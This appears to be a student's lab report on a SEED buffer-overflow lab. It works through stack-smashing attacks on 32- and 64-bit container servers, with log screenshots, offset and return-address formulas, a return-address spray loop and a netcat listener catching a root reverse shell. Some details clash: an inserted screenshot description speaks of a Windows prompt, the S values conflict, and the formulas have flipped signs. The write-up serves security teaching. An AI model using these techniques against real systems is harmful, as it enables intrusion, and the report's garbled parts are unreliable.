


BOF Task 1

Screenshot 1:



```
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | ==== Returned Properly =====
```

Question 1:

If the attack is successful, the server will print (^_^) SUCCESS SUCCESS (^_^) from the shellcode along with a larger input that overflowed the buffer.

Question 2:

From the instructions, I used the formula $\text{Buffer} + (517 - \text{len}(\text{shellcode}))$ to calculate the ret in which I used a hexadecimal converter to get the ret value using my buffer address of 0xffffd548

Similarly using the instructions, for the offset I used the buffer of $0xffffd548 + 4 - 0xffffd5b8 \rightarrow \text{buffer} + 4 - \text{ebp}$ and once again I used a hexadecimal converter giving me an offset of 116.

Offset: $\text{Ebp} + 4 - \text{buffer}$

Ret: $\text{Buffer} + (517 - \text{len}(\text{shell}))$

Screenshot 2:

```
Server_Youssef
seed@VM: ~/.../Labsetup
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd5b8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd548
server-1-10.9.0.5 | (^_^) SUCCESS SUCCESS (^_^)
```

Screenshot 3:


```
attacker_Youssef_b
seed@VM: ~/.../Labsetup
[04/08/25] seed@VM:~/.../Labsetup$ nc -lnv 7070
nc: port number invalid: lnv
[04/08/25] seed@VM:~/.../Labsetup$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 56148
root@2eff9ca4dd34:/bof#
```

Screenshot 4:

```
seed@VM: ~/.../Labsetup
info: No menu item 'frame' in node '(dir)Top'
[04/08/25] seed@VM:~/.../Labsetup$ nano exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ cat badfile |nc 10.9.0.5 9090
[04/08/25] seed@VM:~/.../Labsetup$ nano exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ cat badfile |nc 10.9.0.5 9090
[04/08/25] seed@VM:~/.../Labsetup$ nano exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ cat badfile |nc 10.9.0.5 9090
[04/08/25] seed@VM:~/.../Labsetup$ nano exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ exploit-L1.py
[04/08/25] seed@VM:~/.../Labsetup$ cat badfile |nc 10.9.0.5 9090
[04/08/25] seed@VM:~/.../Labsetup$ dockspys
dockspys: command not found
[04/08/25] seed@VM:~/.../Labsetup$ dockspys
32b5f4958ca1 server-2-10.9.0.6
2eff9ca4dd34 server-1-10.9.0.5
ecd4a3878660 server-3-10.9.0.7
6f3f326aac00 server-4-10.9.0.8
[04/08/25] seed@VM:~/.../Labsetup$
```

BOF Task 2

Screenshot 5:



```
SEED-UBUNTU20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 20:46
Server_Youssef
seed@VM: ~/.../server-code
Successfully tagged seed-image-bof-server-4:latest
[04/08/25]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7, hostA-10.9.0.5, hostB-10.9.0.6) for this project. If you removed or renamed this service in your compose file, you can run this command with the --remove-orphans flag to clean it up.
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-2-10.9.0.6 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-1-10.9.0.5, server-4-10.9.0.8
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffad10d8
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffc08ca8
server-2-10.9.0.6 | ==== Returned Properly =====
```

Question 3:

To get the ret address, I used the exact same method as we are still putting the buffer at the front so its the same formula of $\text{buffer} + (517 - \text{len}(\text{shellcode}))$ then convert it to the correct hexadecimal i believe it comes out to $\text{buffer} + 0x78$ which gets me the used ret.

For S I kept offset at 116 and used a loop to write the return address multiple times. The loop writes ret every 4 bytes starting from the offset. I continued guessing at S till it was successful at S= 80

for i in range(S):

*index = offset + i * 4*

content[index:index+4] = (ret).to_bytes(4, byteorder='little')

```

Server_YoussefF  Attacker_Youssef_b  Attacker_Youssef_c
Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-1-10.9.0.5, server-4-10.9.0.8, server-2-10.9.0.6
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff140
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff070
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff140
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff070
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd158
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof(): 0xffffd158
server-2-10.9.0.6 | (^_^) SUCCESS SUCCESS (^_^)
  
```

I tried $S = 20$ and nothing happened, so it probably didn't reach the return address. Then I tried $S = 21$ and it printed the success message which means the return address was overwritten. So the buffer size is likely between 196 and 204 bytes, based on the offset and how much was sprayed.

The screenshot shows a Windows command prompt window titled "Server_YoussefF". The output displays a series of log messages from a server and corresponding actions from three attackers:

- Attacker_Youssef_b**: Initiates connections to `server-2-10.9.0.6`, successfully establishing two connections.
- Attacker_Youssef_c**: Initiates connections to `server-2-10.9.0.6`, successfully establishing one connection.
- Attacker_Youssef_d**: Initiates connections to `server-2-10.9.0.6`, successfully establishing one connection.
- Attacker_Youssef_e**: Initiates connections to `server-3-10.9.0.7`, successfully establishing one connection.

The server logs indicate that each successful connection results in a buffer overflow ("Buffer's address inside bof()") and a crash ("Got a connection from"). The memory addresses shown are `0xfffffd418` for the first four attacks and `0x00007fffffff400` / `0x00007fffffff330` for the fifth attack on the different host.

Question 5:


The challenge with a 64-bit address in a BOF attack is that the return address is 8 bytes long instead of 4, so we need to overwrite more bytes to control it. Also, 64-bit systems use ASLR which randomizes memory addresses making it harder to guess the right location. To solve this, we disable the ASLR using the given command. `kernel.randomize_va_space=0`

Question 6:

For ret I just got the buffer address show above in the photo + start =40 which I used a hexadecimal converter to get the ret

For the offset I believe it was the difference of the buffer and rbp +8 and inputting those values to convert it getting me to offset = 216.

Screenshot 8:



```
Server_YoussefF
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff2b0
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff2b0
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff2b0
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffff2b0
server-3-10.9.0.7 | (^_^) SUCCESS SUCCESS (^_^) AAAAAAAAABBBBBBBBCCCCC
```

BOF Task 4

Screenshot 9:

```
Server_YoussefF
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe2b0
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe2b0
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe2b0
server-3-10.9.0.7 | (^_^) SUCCESS SUCCESS (^_^) AAAAAAABBBBBBBBCCCCC
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffffe320
server-4-10.9.0.8 | ==== Returned Properly ====
server-4-10.9.0.8 | Got a connection from 10.9.0.1
```

Question 7:

There are 0x70 bytes between the rbp and the buffer's address, which is 112 in decimal. The problem is that this space is bigger, so we need to send a longer input to reach and overwrite the return address. To fix this, we calculate the offset with $rbp + 8 - \text{buffer}$, and then use that offset in the script to make sure we hit the return address properly.

Question 8:

For the ret, I literally just input the rbp inside bof() next to the +1200 giving the ret.

For the offset, I used $\text{buffer} + 8 - \text{rbp}$ into hexadecimal converter giving the success output.

Screenshot 10:

```
Server_YoussefF
seed@VM: ~/.../Labsetup

server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe2b0
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe2b0
server-3-10.9.0.7 | (^_^) SUCCESS SUCCESS (^_^) AAAAAAABBBBBBBBCCCCC
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffffe320
server-4-10.9.0.8 | ==== Returned Properly ====
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe380
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffffe320
server-4-10.9.0.8 | (^_^) SUCCESS SUCCESS (^_^)
```